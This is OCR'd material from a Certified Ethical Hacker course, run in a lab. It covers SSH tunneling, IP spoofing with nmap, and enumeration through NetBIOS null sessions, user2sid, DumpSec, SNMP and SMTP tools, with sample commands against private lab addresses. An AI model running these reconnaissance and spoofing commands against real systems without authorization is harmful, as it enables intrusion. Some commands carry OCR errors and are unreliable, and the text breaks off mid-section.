(*)Server Address: 192.168.28.137 LoginUser: user (*) Password: ********

(*)Server Port: 80

With an asterisk must be filled, 'LoginUser' empty means your is default admin user
server address can be ip address or domain name or a url, if your server ip is not static internet ip,
suggest your request a free server domain name for server ip,
and then in here to fill the server domain name, you can see help file for detail.
if server address is a URL(eg: http://yourdomain/test/, server in LAN, use apache reverse proxy),
server port option will be ignored, and 'use proxy connect to server' must be checked,
proxy type must be 'Use Http Tunnel', and if does not use a http proxy, proxy IP can be empty.

☑ Use Proxy Connect To Server

Proxy Config


Proxy Type: Http Proxy(Not support HTTPS,use http tunnel,recommended for unstable network)

Proxy IP: Proxy Port: 75

Proxy UserName: user Proxy Password: ********


Domain Name: (When domain name is not blank,use NTLM)


NTLM Version: NTLMV2(default)



- Understand SSH Tunneling Techniques
- A SSH tunnel consists of an encrypted tunnel created through a SSH protocol connection. A SSH tunnel can be used to transfer unencrypted traffic over anetwork through an encrypted channel

Install Copssh tool in the server and create the user for a client. Activate a user.While install putty in the client.





Specify the destination you want to connect to

Host Name (or IP address):

Port: 22


Connection type:
○ Raw ○ Telnet ○ Rlogin ● SSH ○ Serial

Load, save or delete a stored session

Saved Sessions

Default Settings
demo

Close window on exit:
○ Always ○ Never ● Only on clean exit



Options controlling SSH port forwarding

Port forwarding

□ Local ports accept connections from other hosts

□ Remote ports do the same (SSH-2 only)

Forwarded ports:


Add new forwarded port:

Source port: 8080

Destination: 8080


● Local ○ Remote ○ Dynamic

● Auto ○ IPv4 ○ IPv6



```
login as: user
user@192.168.28.137's password:
Last login: Thu May 30 22:36:29 2013 from 192.168.28.138

user@xp-2 ~
$ ls
user.key  user.key.pub

user@xp-2 ~
$ cd /

user@xp-2 /
$ ls
Bin                     etc                 sshd-stdout.log
LICENSE.COPSSH.TXT      fstab.txt           tmp
LICENSE.CYGWIN.TXT      home                uninstall_Copssh.exe
LICENSE.OPENSSH.TXT     myhome              uninstall_ICW_Base.exe
README.TXT              myhome.lnk          uninstall_ICW_OpenSSHServer.exe
cygdrive                proc                var
doc                     sshd-stderr.log

user@xp-2 /
$
```

To use the SSH as proxy server



Proxy Settings

Servers


Type	Proxy address to use	Port
HTTP:		
Secure:		
FTP:		
Gopher:		
Socks:	localhost	8080

□ Use the same proxy server for all protocols

Exceptions

Do not use proxy server for addresses beginning with:

Use semicolons (;) to separate entries.



- Understand IP Spoofing
- IP address spoofing or IP spoofing is the creation of Internet Protocol (IP) packets with a forged source IP address, with the purpose of concealing the identity of the sender or impersonating another computing system
- Nmap –e eht1 –S 192.168.1.5 192.168.1.10

SYN Packet to port 80 spoofing zombie IP address
Attacker
SYN/ACK Packet (if port is open)
C:\Users\IT-TRAIN\Desktop\Du an CEHv7\Module
RST Packet
IPID=31338
Zombie

Use nmap to do IP spoofing

```
# nmap –e eth1 –S 192.168.15  192.168.1.10
```

Part 4: Enumeration


Part 4 of Certified Ethical Hacker (CEH) Course

By

Dr. Hidaia Mahmood Alassouli


Hidaia_alassouli@hotmail.com

Part 4: Enumeration



What Is Enumeration ?


- The objective of enumeration is to identify a user account or system account for potential use in hacking the target system. It isn't necessary to find a system administrator account, because most account privileges can be escalated to allow the account more access than was previously granted



Understanding NetBIOS null sessions


- A null session occurs when you log in to a system with no username or password. NetBIOS null sessions are a ulnerability found in the Common Internet File System (CIFS) or SMB, depending on the operating system.
- Null sessions require access to TCP ports 135, 137,139, and/or 445.
- `C: \ net use \\192.21.7.1 \IPC$ “” /u: “”`
- User2sid.exe can retrieve a SID from the SAM (Security Accounts Manager) from the local or a remote machine
- Dumpsec tools

There is a tool called Dumpsec tool. We can get information about machines from this tool



Somarsoft DumpSec (formerly DumpAcl) - \\192.168.28.138
File
Edit
Search
Report
View
Help
Path (except
Account
Own
Permission
Select Computer...
Refresh F5
Permissions Report Options...
Dump Permissions for File System...
Dump Permissions for Registry...
Dump Permissions for Printers
Dump Permissions for Shares
Dump Permissions for Shared Directory...
Dump Permissions for All Shared Directories
Dump Users as column...
Dump Users as table...
Dump Groups as column...
Dump Groups as table...
Dump Users as table fast (names only)
Dump Policies
Dump Rights
Dump Services...
networktunnl...

Create report of users in table format

You can use sid2user and user2sid tool



```
C:\sid>user2sid 192.168.28.138 user

S-1-5-21-1060284298-1979792683-1177238915-1003

Number of subauthorities is 5
Domain is XP-1
Length of SID in memory is 28 bytes
Type of SID is SidTypeUser

C:\sid>
```



Understanding SNMP Enumeration

SNMP enumeration is the process of using SNMP to enumerate user accounts on a target system. SNMP employs two major types of software components for communication: the SNMP agent, which is located on the networking device, and the SNMP management station, which communicates with the agent.

Tools

Secure Auditor

snmpenum


Use nmap to see if port 161 open

```
# nmap 192.168.28.137
```

```
# nmap  192.168.28.137
```

Go applications, backtrack, information gathering, network analysis, snmp analysis, snmpenum

```
#./snmpenum.pl 192.168.1.1  public windows.txt
```



- Understand Mail Server enumeration (SMTP)
- Test mail server for an open relay
- http://www.mailradar.com/openrelay/
- Nc
- Smtpscan
- Mail Server enumeration users
- smtp-user-enum
- SMTP enumeration With Metasploit

In mail server enumeration, we try to get information from the mail server. We can find if the mail server is open relay that spammers can send through it too many emails so it will be blacklisted

To know whether the mail server is open relay

